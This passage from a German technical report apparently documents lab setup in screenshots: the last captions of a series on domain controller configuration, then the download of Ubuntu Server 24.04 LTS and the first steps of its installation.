


Abbildung 154: Konfiguration des Domänen-Controllers 65/67




Abbildung 155: Konfiguration des Domänen-Controllers 66/67





Abbildung 156: Konfiguration des Domänen-Controllers 67/67

### 14.1.2 Ubuntu Server


Das Betriebssystem **Ubuntu Server**<sup>33</sup> wird über die offizielle Herstellerseite in der **Version 24.04 LTS** heruntergeladen (siehe Abbildung 157). Nach dem der Download abgeschlossen ist, wird anschließend die Installation durchgeführt

<sup>33</sup> <https://ubuntu.com/download/server>

(siehe Abbildung 158 - Abbildung 172).



**Abbildung 157:** Download von Ubuntu Server



**Abbildung 158:** Installation von Ubuntu Server 1/15




Abbildung 159: Installation von Ubuntu Server 2/15






Abbildung 160: Installation von Ubuntu Server 3/15

**Abbildung 161:** Installation von Ubuntu Server 4/15**Abbildung 162:** Installation von Ubuntu Server 5/15




Abbildung 163: Installation von Ubuntu Server 6/15




Abbildung 164: Installation von Ubuntu Server 7/15




Abbildung 165: Installation von Ubuntu Server 8/15




Abbildung 166: Installation von Ubuntu Server 9/15






Abbildung 167: Installation von Ubuntu Server 10/15


